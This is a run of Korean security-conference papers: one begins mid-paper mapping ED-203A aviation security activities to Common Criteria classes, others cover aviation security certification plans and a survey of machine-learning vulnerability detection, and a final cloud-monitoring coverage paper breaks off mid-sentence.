보안 명세 보증 목표 O1.1의 보안 위험 평가 활동인 A1.1에는 “기능, 소프트웨어, 하드웨어, 인터페이스 및 데이터 흐름을 포함하되 이에 국한되지 않도록 분석 중인 요소를 식별”해야함이 명시되어 있다. 따라서 공통평가기준에서 보안 명세와 관련한 보안 목표명세서 평가 클래스(ASE)에서 A1.1의 활동과 연관된 공통평가기준 클래스를 찾아 연결하였다.

[표 1] 보안 명세 보증의 보안 목표별 보안 위험 평가 활동 및 공통평가기준의 추적성 예시

Security Specific Assurance	
Security Risk Assessment Activities	Common Criteria Class
O1.1 The security scope is established and validated.	
A1.1 The identification of the element under analysis, including but not limited to functions, software, hardware, interfaces and data flows.	ASE_INT.1.1D ASE_INT.1.1C ASE_INT.1.3C ASE_INT.1.5C ASE_INT.1.6C ASE_INT.1.7C ASE_INT.1.8C ASE_INT.1.1E ASE_INT.1.2E
A1.2 The definition and validation of the security perimeter considering its assets and existing security architecture.	ASE_INT.1.6C ASE_INT.1.7C ASE_INT.1.8C ASE_INT.1.1E ASE_SPD.1.1D ASE_SPD.1.1C ASE_SPD.1.2C ASE_SPD.1.3C ASE_SPD.1.4C ASE_SPD.1.1E
A1.3 The definition and validation of the security environment including threat sources identification.	ASE_SPD.1.1D ASE_SPD.1.1C ASE_SPD.1.2C ASE_SPD.1.4C ASE_SPD.1.1E ASE_OBJ.1.1D ASE_OBJ.1.1C ASE_OBJ.1.1E
A1.4 The identification of assumptions on threat sources and existing security measures.	ASE_SPD.1.4C ASE_SPD.1.1E ASE_OBJ.2.3C

A1.1과 연결된 공통평가기준 클래스의 상세 내용은 [표 2]에 명시하였으며, 상세 내용은 A1.1 보안 위험 평가 활동과 연관됨을 확인할 수 있다.

[표 2] 보안 위험 평가 활동 A1.1과 연관된 공통평가기준 클래스 및 상세 내용

CC Class	상세 내용
ASE_INT.1.1D	개발자는 보안목표명세서 소개를 제공해야 한다.
ASE_INT.1.1C	보안목표명세서 소개는 보안목표명세서 참조, T OE 참조, TOE 개요, TOE 설명을 포함해야 한다.
ASE_INT.1.3C	TOE 참조는 TOE를 유일하게 식별해야 한다
ASE_INT.1.5C	TOE 개요는 TOE 유형을 식별해야 한다.
ASE_INT.1.6C	TOE 개요는 TOE에서 요구되는 비-TOE에 해당하는 하드웨어/소프트웨어/펌웨어를 식별해야 한다.
ASE_INT.1.7C	TOE 설명은 TOE의 물리적인 범위를 서술해야 한다.
ASE_INT.1.8C	TOE 설명은 TOE의 논리적인 범위를 서술해야 한다.
ASE_INT.1.1E	평가자는 제공된 정보가 모든 증거요구사항을 만족하는지 확인해야 한다.
ASE_INT.1.2E	평가자는 TOE 참조, TOE 개요, TOE 설명이 서로 일관성이 있음을 확인해야 한다.

3.2.2 보안 개발 보증 목표 및 공통평가기준 클래스 추적성 (O9.1 > A9.3 사례 중심으로)

보안 개발 보증의 목표 O9.1은 “Security functional and robustness verification elements are developed, validated and performed.”이며, 이 목표는 보안 기능 및 견고서 검증 요소가 개발, 검증, 수행되어야 함을 의미한다. O9.1 목표에 대한 보안 보증 활동은 A9.3 1개의 활동으로 구성되어있으며, 본 논문에서도 A9.3의 보안 보증 활동에 연관된 공통평가기준 클래스를 분석하여 연결하였다.

O9.1 보안 개발 보증 목표, 보안 보증 활동 A9.3, 연관된 공통평가기준 클래스는 [표 3]에서 확인할 수 있다.

[표 3] 보안 개발 보증의 보안 목표별 평가 활동 및 공통평가기준 추적성

Security Development Assurance	
Security Verification Activities.	Common Criteria Class
O9.1 Security functional and robustness verification elements are developed, validated and performed.	
A9.3 The definition of security planning should address vulnerability prevention, vulnerability detection and treatment.	AVA_VAN.2.1D AVA_VAN.2.2E AVA_VAN.2.3E AVA_VAN.2.4E AVA_VAN.3.3E AVA_VAN.3.4E

[표 4] 보안 위험 평가 활동 A6.1과 연관된 공통평가기준 클래스 및 상세 내용

CC Class	상세 내용
AVA_VAN.2.1D	개발자는 시험할 TOE를 제공해야 한다.
AVA_VAN.2.2E	평가자는 TOE의 잠재적 취약성을 식별하기 위해 공개 영역에 대한 조사를 수행해야 한다.
AVA_VAN.2.3E	평가자는 TOE의 잠재적 취약성을 식별하기 위해 설명서, 기능명세, TOE 설계 및 보안 아키텍처 설명을 이용하여 독립적인 취약성 분석을 수행해야 한다.
AVA_VAN.2.4E	평가자는 TOE가 기본 공격 성공 가능성을 가진 공격자에 의해 행해지는 공격에 내성이 있음을 결정하기 위해, 식별된 잠재적 취약성에 근거하여 침투시험을 수행해야 한다.
AVA_VAN.3.3E	평가자는 TOE의 잠재적 취약성을 식별하기 위해 설명서, 기능명세, TOE 설계 및 보안 아키텍처 설명, 구현의 표현을 이용하여 집중화된 독립적인 취약성 분석을 수행해야 한다.
AVA_VAN.3.4E	평가자는 TOE가 강화된-기본 공격 성공 가능성을 가진 공격자에 의해 행해지는 공격에 내성이 있음을 결정하기 위해, 식별된 잠재적 취약성에 근거하여 침투시험을 수행해야 한다.

보안 개발 보증 목표 O9.3의 보안 보증 활동인 A9.3에는 :보안 계획의 정의는 취약성 예방, 취약성 탐지 및 치료“해야함이 명시되어있다. 따라서 공통평가기준에서 개발 개발과 관련한 개발 클래스(ADV)에서 A9.3의 활동과 연관된 공통평가기준 클래스를 찾아 연결하였다.

A9.3과 연결된 공통평가기준 클래스의 상세 내용은 [표 4]에 명시하였으며, 상세 내용은 A9.3 보안 위험 평가 활동과 연관됨을 확인할 수 있다.

IV.결론

본 논문에서는 항공 소프트웨어 보안 인증을 위한 공통평가기준(Common Criteria) 적용방안 연구를 수행하였다.

항공 소프트웨어 보안 표준이자 인증기준으로 활용되는 EUROCAE ED-203A의 Appendix B 보안 보증 가이드에 제시된, 보안 명세 보증 목표 및 보안 개발 보증 목표와 각 목표의 보안 위험 평가 활동을 분석하고, 연관된 공통평가기준 클래스를 정리하여 항공 소프트웨어 보안 인증 기준을 만족할 수 있는 공통평가기준 적용방안을 아래와 같이 2가지 사례를 들어 제시하였다.

(1) ED-203A Appendix B 보안 명세 보증 목표 1개

(2) ED-203A Appendix B 보안 개발 보증 목표 1개

이러한 공통평가기준 적용방안은 추후 국내 항공기 인증에 보안 요구사항이 도입될 경우, 개발사에서 보안 요구사항 준수를 위한 가이드로 활용할 수 있으며, 항공 소프트웨어 보안 인증을 위한 비용, 노력 시간을 감소에 도움이 될 수 있다.

향후에는 ED-203A의 연구되지 않은 보안 보증 기준과 보안 보증 활동 기준에 관한 연구 결과 업데이트가 필요하다.

[참고문헌]

[1] The European Organisation for Civil Aviation Equipment (EUROCAE), Airworthiness Security Methods and Considerations, ED-203A, 2018

[2] Common Criteria Recognition Arrangement (CCRA), Common Criteria for Information Technology Security Evaluation, Part 1: Introduction and general model, CCMB-2017-04-001, Version 3.1 Revision 5, April 2017

[3] Common Criteria Recognition Arrangement (CCRA), Common Criteria for Information Technology Security Evaluation, Part 2: Security functional components, CCMB-2017-04-002, Version 3.1 Revision 5, April 2017

[4] Common Criteria Recognition Arrangement (CCRA), Common Criteria for Information Technology Security Evaluation, Part 3: Security assurance components, CCMB-2017-04-003, Version 3.1 Revision 5, April 2017

[5] Common Criteria Recognition Arrangement (CCRA), Common Methodology for Information Technology Security Evaluation, Evaluation Methodology, CCMB-2017-04-004, Version 3.1 Revision 5, April 2017

항행시스템 인증을 위한 보안 인증계획서 연구

윤동환[1†], 정송희[1], 박영호[2‡]

[1]세종사이버대학교 (대학원생), [2]세종사이버대학교 (교수)

A Study on Plan for Security Aspects of Certification (PSecAC) for Aviation System Certification

Donghwan Yoon[1*], Song Hee Jeong[1], Young-Ho Park[2]

[1]Sejong Cyber University(Graduate student), [2]Sejong Cyber University(Professor)

요 약

항행시스템에 대한 보안 취약점이 다수 발견되어 이슈화됨에 따라, 최근 사이버보안은 중요한 항목으로 항행시스템 인증 기준에 포함되었다. 항행시스템 인증에 사이버보안을 규정화한 유럽항공안전청(EASA)의 AMC* 20-42에서는 미국과 유럽의 항공 산업 공통 표준인 ED-202A, 203A 등을 인증에 대한 적용 방안으로 제시하였다. 하지만 이 표준의 보안 프로세스는 소프트웨어, 전자하드웨어 등에 대한 고려사항이 안전 표준에 비해 상대적으로 부족함을 확인하였다.

따라서 본 논문에서는 보안 프로세스 상에서 인증신청자와 인증당국 간에 인증산출물로 활용되는 보안 인증계획서를 기존 안전 측면의 소프트웨어 인증계획서와 비교/분석하였으며, 이를 토대로 보안 인증계획서에 필요한 추가 항목 및 세부 고려사항을 도출하였다.

* 항행시스템 인증 기준에 대한 적합성 입증방법 관련 규정

I. 서론

최근 항행시스템(항공기, 항행지원/항행안전시스템)에 대한 사이버보안에 대한 이슈가 국제기구의 주요 화제로 떠올랐다.

유럽항공안전청(EASA, European union Aviation Safety Agency)에서는 사이버보안을 항행시스템 인증을 위한 필수 요소로 지정하여 2019년 입법예고하여, 2020년 규정화하였다[1].

EASA의 AMC 20-42는 항행시스템의 보안 측면 인증기준을 준수하기 위한 적용 방안으로 EUROCAE ED-202A, EUROCAE ED-203A, EUROACE ED-204를 제시하고 있다.


ED-202A[2]는 항행시스템 인증을 위한 감항보안 프로세스(이하 보안 프로세스)를 명세하였으며, ED-203A[3]는 ED-202A 명세 내용을 적용하기 위한 방법과 고려사항을 제시하였다.

ED-204는 개발이 완료된 항행시스템의 감항성(Airworthiness) 유지를 위한 고려사항을 제시하고 있으며, 현재 ED-204A가 EUROCAE와 RTCA 워킹그룹에서 개발 중이다.

하지만 표준이 제시하고 있는 보안 프로세스는 시스템 측면 위주로 대부분 목표를 제시하고 있다. 또한 표준의 소프트웨어와 전자하드웨어의 보안 목표는 구체적으로 식별할 수 없었고, 보안 목표와 소프트웨어, 전자하드웨어 관련 참고 문서와의 관계도 이 표준은 충분히 설명하지 못하고 있다. 따라서 본 논문에서는 기존 안전 측면의 ED-12C[4]를 고려하여 보안 측면의 소프트웨어 인증계획서에 필요한 항목을 추가로 정의하고, 추가된 항목에서 고려해야 할 세부 내용을 연구 결과로 제시 한다.

II. 보안 프로세스와 인증교섭 활동

2.1 보안 프로세스 개요



[그림 1] 보안 프로세스 전체 흐름도[1]

[그림 1]은 ED-202A에서 제시한 보안 프로세스의 전체 흐름도를 보여준다. [그림 1]은 인증교섭 활동과 보안성 평가 프로세스 영역을 색으로 구분하였다.

먼저 보안 프로세스의 좌측은 보안 인증계획서 제출 및 승인을 시작으로 보안 범위 정의, 예비 보안 위험 평가, 보안 아키텍처 및 보안 대책 설계 순으로 구성되어 있다. 이는 최상위 시스템부터 하위 시스템까지 Top-down 방식으로 설계가 수행됨을 의미한다.

다음으로 보안 프로세스의 우측은 통합 지침 작성, 보안 검증 및 보안 평가 순으로 구성된다. 좌측과 반대로, 이는 하위 시스템부터 최상위 시스템까지 bottom-up 방식의 통합 및 검증 활동이 수행됨을 의미한다.

마지막으로 인증신청자는 보안 프로세스 수행 결과를 정리한 보안 인증요약서를 작성하고 이를 인증당국에 제출한다. 이후 보안 인증요약서가 인증당국으로부터 승인을 얻으면, 인증신청자는 인증을 위한 보안 프로세스를 종료할 수 있다.

2.2 인증교섭 활동

항행시스템 보안 프로세스에서 인증교섭 활동은 시스템 보안 개발 생명주기 동안 인증신청자와 인증당국 간에 이루어지는 활동을 의미한다. 이 활동은 2.1절에서 식별된 것과 같이 보안 인증계획서 제출 및 승인, 보안 인증요약서 제출 및 승인 과정으로 구성된다.

2.2.1 보안 인증계획서

보안 인증계획서는 인증을 획득하고자 하는 신청자가 시스템 개발 전 보안 측면의 개발 계획을 인증당국에 설명하고 계획에 대한 승인을 얻기 위해 제출해야 하는 인증산출물이다.

표준에서 제시한 보안 인증계획서에는 다음과 같은 4가지 내용을 반드시 포함해야 한다.

1) 보안 목표 준수 여부를 어떻게 입증할 것인지 설명
2) 적용되는 보안 프로세스 개요 설명
3) 보안 관련 인증산출물 정의
4) 인증기관과 협의를 위한 일정 계획 수립

2.2.2 보안 인증요약서

보안 인증요약서는 보안 인증계획서에서 제시한 계획의 결과를 정리하여 요약한 인증산출물이다. 이 산출물 또한 인증당국에 제출하여 승인을 획득해야 한다.

표준에서 제시한 보안 인증요약서에는 다음 3가지 사항이 반드시 포함되어야 한다.

1) 보안 목표 준수 결과 및 근거
2) 보안 인증계획서와 달라진 부분을 명시
3) 보안 요구사항 검증 및 시험 결과 요약

2.3 인증계획서 추가 고려 필요성

ED-202A의 인증계획서는 보안 목표를 시스템 개발과정에서 어떻게 달성할 것인지 계획하여 인증당국의 이해와 동의를 얻기 위한 문서이다. ED-202A의 보안 프로세스 상에서 달성해야할 세부 보안 목표는 ED-203A에서 제시하고 있다. 이러한 보안 목표는 총 39개 항목으로 구성되어 있으며, 보안 목표의 대상 시스템의 보안 보증 수준(Security Assurance Level)에 따라 달성해야 할 목표 개수가 달라진다.

이러한 관점에서 ED-202A는 소프트웨어, 전자하드웨어 측면에 대한 내용을 보안 인증계획서 세부 내용으로 포함하여 구성할 필요성이 있다. 본 논문의 3장에서는 안전 측면의 소프트웨어 인증계획서와 비교를 통해, 보안 인증계획서가 보완해야 할 내용을 연구하여 제시한다.

Ⅲ. 보안 인증계획서 소프트웨어 고려사항

3.1 소프트웨어 인증계획서와 비교

ED-12C는 항행시스템 인증에서 보안 측면이 고려되기 전 항행시스템의 소프트웨어 안전에 대한 인증기준을 만족하기 위한 적용 방안을 제시하는 문서이다. ED-12C는 DO-178C라는 이름으로 많이 알려져 있다. 이 두 표준은 미국의 RTCA와 유럽의 EUROCAE가 같이 합작하여 발간한 표준으로 서로 동일한 문서이다.

ED-12C는 전 세계 대부분 국가의 항행시스템 인증을 위한 소프트웨어 표준으로 사용되고 있다. 3장에서는 이러한 ED-12C의 인증계획서와 ED-202A의 인증계획서를 아래 [표 1]과 같이 비교하여 정리해보았다.

[표 1] ED-12C와 ED-202A 인증계획서 비교

ED-12C 인증계획서	ED-202A 인증계획서	동일 여부
System Overview	• System Architecture • Security Risk Assessment	○
Software Overview	Security Threats and Measures	△
Certification Considerations	Certification Basis	○
Software lifecycle	Means and methods for showing compliance	△
Software lifecycle data	Certification Data Package	△
Schedule	Schedule of major milestone	○
Additional Considerations	-	×
Supplier oversight	-	×

두 표준의 인증계획서를 비교해보면, 이 두 표준은 안전과 보안이라는 성격이 다른 목적으로 작성되었음에도 불구하고 구조적으로 상당히 유사한 것을 확인할 수 있다.

일부 부족하거나 ED-12C의 인증계획서와 달리 포함되지 않은 부분은 소프트웨어 혹은 전자하드웨어인 아이템과 관련된 부분으로 확인된다. 이 결과를 토대로 3.2절에서는 보안 인증계획서에 포함되어야 할 소프트웨어 추가 고려사항을 제시하였다.

3.2 보안 인증계획서 추가 고려사항 검토

3.1절 분석 결과에 따라 본 논문에서는 ED-12C[4] 항목과 동일하지 않은 5가지 항목을 식별하였다. 3.2.1절부터 3.2.5절은 이 5가지 항목에 대해 보안 측면에서 고려해야 할 세부 내용을 검토하여 정리하였다.

3.2.1 보안 개요(Security Overview)

보안 개요에서는 보안 범위 정의 프로세스에서 정의한 보안 범위에 대한 개요를 작성한다. 보안 범위 개요에는 항행시스템의 자산, 보안 경계 및 보안 환경에 대한 요약이 포함되어야 한다. 이를 통해 인증당국은 인증신청자가 제안한 항행시스템의 보안 범위를 식별하고 시스템이 가진 보안 위험 및 환경을 이해할 수 있다.

3.2.2 보안 생명주기(Security Lifecycle)

보안 생명주기는 시스템이 목표한 보안 요구사항을 달성하기 위해 인증신청자가 인증당국에 제한하는 보안 명세부터 보안 보증 프로세스의 개요를 설명한다. 보통 일반 소프트웨어 개발 프로세스에 보안 활동을 강화한 형태로 작성될 수 있으며, 사례로는 마이크로소프트社의 SDL(Security Development Lifecycle)이 있다.

3.2.3 보안 생명주기 데이터(Security Lifecycle Data)

보안 생명주기 데이터는 보안 생명주기 동안 산출되는 개발산출물들을 정의한다. 이러한 개발산출물은 ED-203A에서 제시하고 있는 보안 목표를 달성하기 위해 필요한 활동과 연계되어야 한다. ED-12C 11장에는

총 22종의 소프트웨어 생명주기 데이터를 정의하고 있다. 반면에, ED-202A, ED-203A에서는 시스템 측면 산출물은 제시되어 있으나 소프트웨어 및 전자하드웨어 측면 산출물에 대한 정의가 없다. 따라서, ED-202A, ED-203A에서도 ED-12C를 참고하여 보안 측면 소프트웨어 생명주기 데이터를 정의할 필요가 있을 것으로 본다.

일반적으로 소프트웨어 측면에는 요구사항 문서, 설계 문서, 코드, 시험 케이스 및 절차서, 검증 결과서, 추적성 자료 및 형상, 품질관리 자료를 정의하고 작성해야 한다. 보안 소프트웨어 역시 동일한 산출물이 제출되어야 보안 프로세스에 대한 소프트웨어 측면 보증이 되었음을 입증할 수 있을 것이다.

3.2.4 추가 고려사항(Additional Considerations)

이 항목은 개발에 필요한 도구(개발 도구, 검증 도구 등), COTS, 기 개발 소프트웨어 활용 방안에 대해 다룬다. 항행시스템에 사용되는 이러한 대부분의 요소는 항행시스템에 대한 적합성을 위해 검증이 필요하다. 특히, 보안 요구사항 만족을 위해 사용된 오픈소스 보안 모듈과 같은 케이스가 반드시 자격 검증이 필요한 요소이다.

3.2.5 공급업체 감독(Supplier Oversight)

보안 요구사항을 만족하기 위해 개발이 필요한 보안 소프트웨어는 인증신청자가 직접 개발할 수도 있고, 하위 공급업체에게 요구사항을 할당하여 개발할 수 있다. 인증 신청자는 보안 소프트웨어가 항행시스템에 미치는 영향을 고려하여 공급업체의 개발 프로세스를 감독하기 위한 계획과 세부 절차를 사전에 마련하고 감독해야 한다.

IV. 결론

본 논문에서는 항행시스템의 새로운 인증 기준인 보안에 대한 적용 방안으로 활용 가능한 ED-202A 중 인증교섭 활동을 분석하였다.

분석 결과, ED-202A의 인증산출물에는 소프트웨어와 전자하드웨어에 대한 내용이 포함되지 않았음을 확인하였다.

이러한 관점에서 본 논문에서는 항행시스템 소프트웨어 인증기준 적용 방안으로 활용되고 있는 ED-12C의 인증계획서와 비교하여 보안 인증계획서에서 보완해야 할 추가 고려사항 5가지를 검토하였다.

향후, 보안 인증요약서도 동일한 검토가 필요하며, 안전 프로세스에서 고려하지 못하는 보안 프로세스에 대한 분석과 상호통합을 위한 연구가 필요할 것으로 본다.

[참고문헌]

[1] European Union Aviation Safety Agency (EASA), Airworthiness information security risk assessment, AMC 20-42, 2020.

[2] The European Organisation for Civil Aviation Equipment (EUROCAE), Airworthiness Security Process Specification, ED-202A, 2014.

[3] The European Organisation for Civil Aviation Equipment (EUROCAE), Airworthiness Security Methods and Considerations, ED-203A, 2018.

[4] The European Organisation for Civil Aviation Equipment (EUROCAE), Software Considerations in Airborne Systems and Equipment Certification, ED-12C, 2012.

A Survey of Using Machine Learning to Detect Vulnerability Based on Source Code*

이신계† , 오희국‡

한양대학교 컴퓨터공학과 바이오인공지능융합전공

Chenxi Li, Heekuck Oh*

Major in Bio Artificial Intelligence, Department of Computer Science and Engineering, Hanyang University

ABSTRACT

With the rise of the artificial intelligence industry, many machine learning methods have tried to solve the problem of software vulnerability mining. In this way to reduce the high false positive rate and high false negative rate of traditional vulnerability mining methods. In order to better preserve the semantic features of the code, it is necessary to convert the code into an intermediate representation, and convert the intermediate representation into a vector for machine learning. This paper introduce the intermediate representation form as the classification basis to classify and integrate the existing source code-based research, find out the challenges in the field of using machine learning to detect vulnerabilities, and look forward to the development trend of this field.

I. Introduction

In recent years, the increasing size and complexity of software packages has led to vulnerability discovery techniques gradually becoming more automatic and intelligent. Using machine learning to detect vulnerabilities can greatly reduce the high false positive rate and false negative rate of traditional methods.

Training machine learning needs to express the program as a vector and then use it as the input of the machine learning model, but the program cannot be converted to a vector at will, because the semantic information of the program needs to be preserved, so some method in existing research are convert the program into an intermediate representation at first, and convert the intermediate representation to a vector [1][4][7]. There are five commonly used intermediate representation methods: Text-based, Metrics-based, Token-based, Tree-based, and Graph-based [8]. Because of the lack of expression of code syntax and semantic information, text-based representation is rarely used to detect or predict vulnerabilities. Since the code measure is based on the overall attributes of the program, it is not strongly related to the vulnerable code, and the detection ability is Poor.[2]. Therefore, in this paper, Only summarize the representative research of the

* “이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2020-0-01343,인공지능융합연구센터지원(한양대학교 ERICA)”

† 주저자: icey34@hanyang.ac.kr

‡ 교신 저자: hkoh@hanyang.ac.kr

other three types of methods.

The rest of the paper is organized as follows. Section II presents the classification and summary of representation methods. Section III discusses the challenges and future works. And section IV concludes the present paper.

II. Previous Work Categorization

This article mainly discusses three commonly used code representation forms: Token sequence, abstract syntax tree and graph. The comparison of the source of features, detection speed and detection effect of the three forms is shown in Table 1.

Table 1 Representation of code

Representation of code	Feature source	Speed	Effect
Token sequence	Lexical information, program operation information	Faster	Good
Abstract syntax tree	Lexical and grammatical information	Slower	Better
Graph	Grammatical and semantic information	Slowest	Better

A. Token-based representation

The token-based representation is obtained by lexical analysis of the source code. Convert the source code into a token sequence, and then convert the token sequence into a vector as the input of the machine learning model.

In order to reduce the false negative rate caused by relying on human experts to defined feature, Li et al. [1] designed and implemented a deep learning-based vulnerability detection system VulDeePecker in 2018. VulDeePecker uses *code gadgets* which is a code representation to represent programs and converts them into vectors as input to machine learning models. Here, a code gadget is composed of a number of program statements (i.e., lines of code), which are semantically related to each other in terms of data dependency or control dependency. And these statements can determine the location of the vulnerability. The author uses Checkmarx[9] to extract the library/API function calls and corresponding program slices. Assembling program slices into code gadgets, and each library/API function call corresponds to a code gadgets. Then divide a code gadget in the symbolic representation into a sequence of tokens via lexical analysis, and use work2vec[5] tool to transform these tokens into vectors as input to Bi-LSTM. In order to verify the effectiveness, VulDeePecker is compare with other vulnerability detection systems. The results show that the false negative rate of VulDeePecker is lower. In addition, 4 vulnerabilities are detecte by VulDeePecker for 3 software (Xen, Seamonkey and Libav) of which none were reported in NVD. The method proposed in the paper [1] is an important milestone.[3]

The token-based representation method has a good detection effect on code duplication vulnerabilities at the lexical level, but does not take into account the syntax and semantic information.

B. Graph-based representation

The graph-based representation form can reflect the richer syntax and semantic features in the code, and has good detection capabilities.

In order to improve the weakness of VulDeePecker Zhen Li et al.[4] proposed a new framework to explore methods that can

better represent programs as vectors, so as to retain code syntax and semantic information that reflects the characteristics of the vulnerability. The author uses the Abstract Syntax Tree (AST) to analyze the syntax characteristics, and then extracts Syntax-based Vulnerability Candidates (SyVCs) based on these syntax characteristics, after that the author used program slicing technique convert SyVC to Semantics-based Vulnerability Candidates (SeVCs). In order to use the program slicing technology to transforming SyVC to SeVC, the program dependency graph (PDF) is required. And this requires to use data dependency and control dependency, which are defined over Control Flow Graph (CFG). The paper use Word2vec[5] to convert SeVC into a fixed-length vector as the training input of the neural network. In order to prove the effectiveness of the framework, experiments are conducted on 420,627 SyVCs. The Bi-LSTM network obtain an average of 86.8% of the F1-measure, which is better than their previous work[1]. The author also conduct experiments on five other neural networks: CNN, DBN, LSTM, GRU, and BGRU to compare system performance. The best performance of BGRU reaches 85.9% of F1-measure.

The graph-based representation form can contain deeper features in the code compared to the other three representation forms. However, the graph generation process is complex and expensive. Therefore, the research of graph-based representation form has a slow detection speed.

C. Tree-based representation

In tree-based representation, trees are used to represent the syntax structure of variables, constants, function calls, and other marks in the source code.

In 2017, Lin et al.[6] proved the feasibility and potential of learning deep representations from AST and proxy metrics, using AST notation to provide a new perspective for vulnerability detection. And advance this research in 2018 [7].

Specifically, they use "CodeSensor"[10] which is a robust parser to get the AST. Then, through depth-first traversal, convert the AST into an sequence, while retaining the structural and semantic features. To perform cross-project detection, the authors blurred the project-specific AST tokens so that the left tokens were project-agnostic. Subsequently, each token within the AST sequences was converted to integers and was mapped to a 64-dimensional embedding vector which was fed to the proposed Bi-LSTM network and fine-tuned during the network training.

The tress-based representation takes into account both code semantics and structural information. It also contains the relationship between the components of the function and the function-level control flow, so it will be more comprehensive than the token representation. However, the generation and processing process of the tree structure is more complicated than the token sequence. Therefore the detection speed is slow.

III.Challenges and Future Works

Intelligent vulnerability detection can better deal with new types of vulnerabilities, and can reduce false positives phenomenon. Therefore, it is a very meaningful work to adopt intelligent methods to solve the problem of vulnerability detection.

In the field of machine learning-based vulnerability detection, although many

breakthroughs have been made, it still faces the following challenges.

Data set problem. Machine learning methods are very dependent on data, but current researches rely on their own constructed data sets. In future work, a unified open source vulnerability data set covering various types of vulnerabilities should be constructed, based on a standardized data set. In order to scientifically evaluate existing research in an all-round way, so as to better promote research in this field.

The graph-based representation form contains a wealth of grammatical and semantic information, but the time and space complexity of the algorithm is too high. In the existing research, there are few related studies based on the graph representation form. In the future work, can make full use of the advantages of graph representation to promote the development of this field.

IV. Conclusion

Machine learning methods have been successfully applied in many practical scenarios. In vulnerability mining scenarios, the use of machine learning can reduce the high false positive rate and false negative rate of traditional vulnerability mining methods. This article uses the representation form of the code as the classification basis. Classify and explain the existing representative research, and compare and analyze various code representations. Finally, it summarizes the existing challenges in existing research and future development directions.

[References]

[1]: Li, Zhen, et al. "Vuldeepecker: A deep learning-based system for vulnerability detection." arXiv preprint arXiv:1801.01681 (2018).

[2]: 李韻, et al. "基于机器學習的軟件漏洞挖掘方法綜述." 軟件學報 31.7 (2020): 2040-2061.

[3]: Lin, Guanjun, et al. "Software vulnerability detection using deep neural networks: a survey." Proceedings of the IEEE 108.10 (2020): 1825-1848.

[4]: Li, Zhen, et al. "SySeVR: A framework for using deep learning to detect software vulnerabilities." IEEE Transactions on Dependable and Secure Computing (2021).

[5]: Tomas Mikolov, Kai Chen, Greg Corrado, and Jeffrey Dean. Efficient estimation of word representations in vector space. arXiv preprint arXiv:1301.3781, 2013.

[6]: Lin, Guanjun, et al. "POSTER: Vulnerability discovery with function representation learning from unlabeled projects." Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. 2017.

[7]: Lin, Guanjun, et al. "Cross-project transfer representation learning for vulnerable function discovery." IEEE Transactions on Industrial Informatics 14.7 (2018): 3289-3297.

[8]: 李珍, et al. "面向源代码的软件漏洞静态检测综述." 网络与信息安全学报 5.1 (2019): 1-14.

[9]:Checkmarx, https://www.checkmarx.com/.

[10]: F.Yamaguchi, M.Lottmann, and K.Rieck, “Generalized vulnerability extrapolation using abstract syntax trees,” in *Proc. 28th Annu. Comput.*

상용 클라우드 서비스 대상 내부 자원 모니터링 및 보안 위협 커버리지 분석

조여름*, 박기웅†

*세종대학교 시스템보안 연구실, †세종대학교 정보보호학과

A Coverage Analysis of Internal Resource Monitoring and Security Threats for Commercial Cloud Service

Yeo-Reum Jo*, Ki-Woong Park†

* SysCore Lab., Sejong University.

†Department of Computer and Information Security, Sejong University

요 약

클라우드가 활성화되면서 기업 및 공공기관도 인프라를 클라우드로 이전하려는 움직임이 가속화 되고 있다. 클라우드 활용범위가 확대됨에 따라 클라우드에 대한 보안의 중요성이 대두되고 있다. 클라우드는 다수의 사용자가 물리적인 자원을 공유하고, 다양한 서비스가 구동되기 때문에 복잡한 구조를 가지며 이러한 구조는 잠재적인 보안 위협을 발생시킨다. 따라서 클라우드 인프라의 안정성을 강화하기 위해서 보안 위협을 탐지할 수 있는 방안이 도출되어야 한다.

본 논문에서는 클라우드 환경의 보안 위협과 상용 클라우드 서비스 제공사의 모니터링 및 보안 위협 탐지 기술의 조사를 통해 보안 커버리지를 분석하였다. 본 논문에서 도출한 커버리지 분석 결과는 클라우드 사용자와 조직에 적합한 보안 아키텍처 설계에 활용될 수 있다.

I. 서론

클라우드 서비스가 활성화되면서 기업 및 공공기관도 클라우드로 이전하려는 움직임이 가속화 되고 있다. 다수의 사용자가 물리적인 자원을 공유하고, 다양한 서비스가 구동되기 때문에 복잡한 구조를 가지며 이러한 구조는 잠재적인 보안 위협을 발생시킨다. 따라서 클라우드 인프라의 안정성을 강화하기 위해서 보안 위협을 탐지할 수 있는 방안이 필요하다.

클라우드 서비스 제공사는 클라우드 환경의 내부 자원을 모니터링하고, 보안 위협을 탐지하는 서비스를 제공하고 있다 [1-9]. 각 제공사의 서비스마다 제공하는 모니터링 지점과 보안 위협에 대한 커버리지는 상이하기 때문에 사용자는 이를 파악하여 적합한 보안 아키텍처를 수립하고 능동적인 대응 전략을 세워야 한다.

본 논문에서는 클라우드 환경의 보안 위협과 해당 위협과 관련된 리소스를 분석하고 클라우드 서비스 제공사의 내부 자원 모니터링과 보안 위협 탐지 커버리지를 측정 및 분석한다.

본 논문의 구성은 다음과 같다. 2장에서는 클라우드 보안 위협과 해당 탐지 리소스를 분석한다. 3장에서는 클라우드 서비스 제공사가 제공하는 클라우드 보안 위협 탐지 커버리지를 측정 및 분석한다. 그 결과를 바탕으로 4장에서 결론을 도출한다.

†교신저자: 박기웅 (세종대학교 정보보호학과 교수)

본 논문은 ETRI부설연구소의 위탁연구과제[2021-086]의 지원(50%)과 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원(No.2019-0-00273, 25%) 및 한국연구재단(No.NRF-2020R1A2C4002737, 25%)의 지원을 받아 수행된 연구임.

II. 클라우드 보안 위협

클라우드 보안의 범위는 클라우드 환경의 하드웨어부터 사용자의 데이터까지 이른다. 이 장에서는 클라우드 환경에서 발생하는 주요 보안

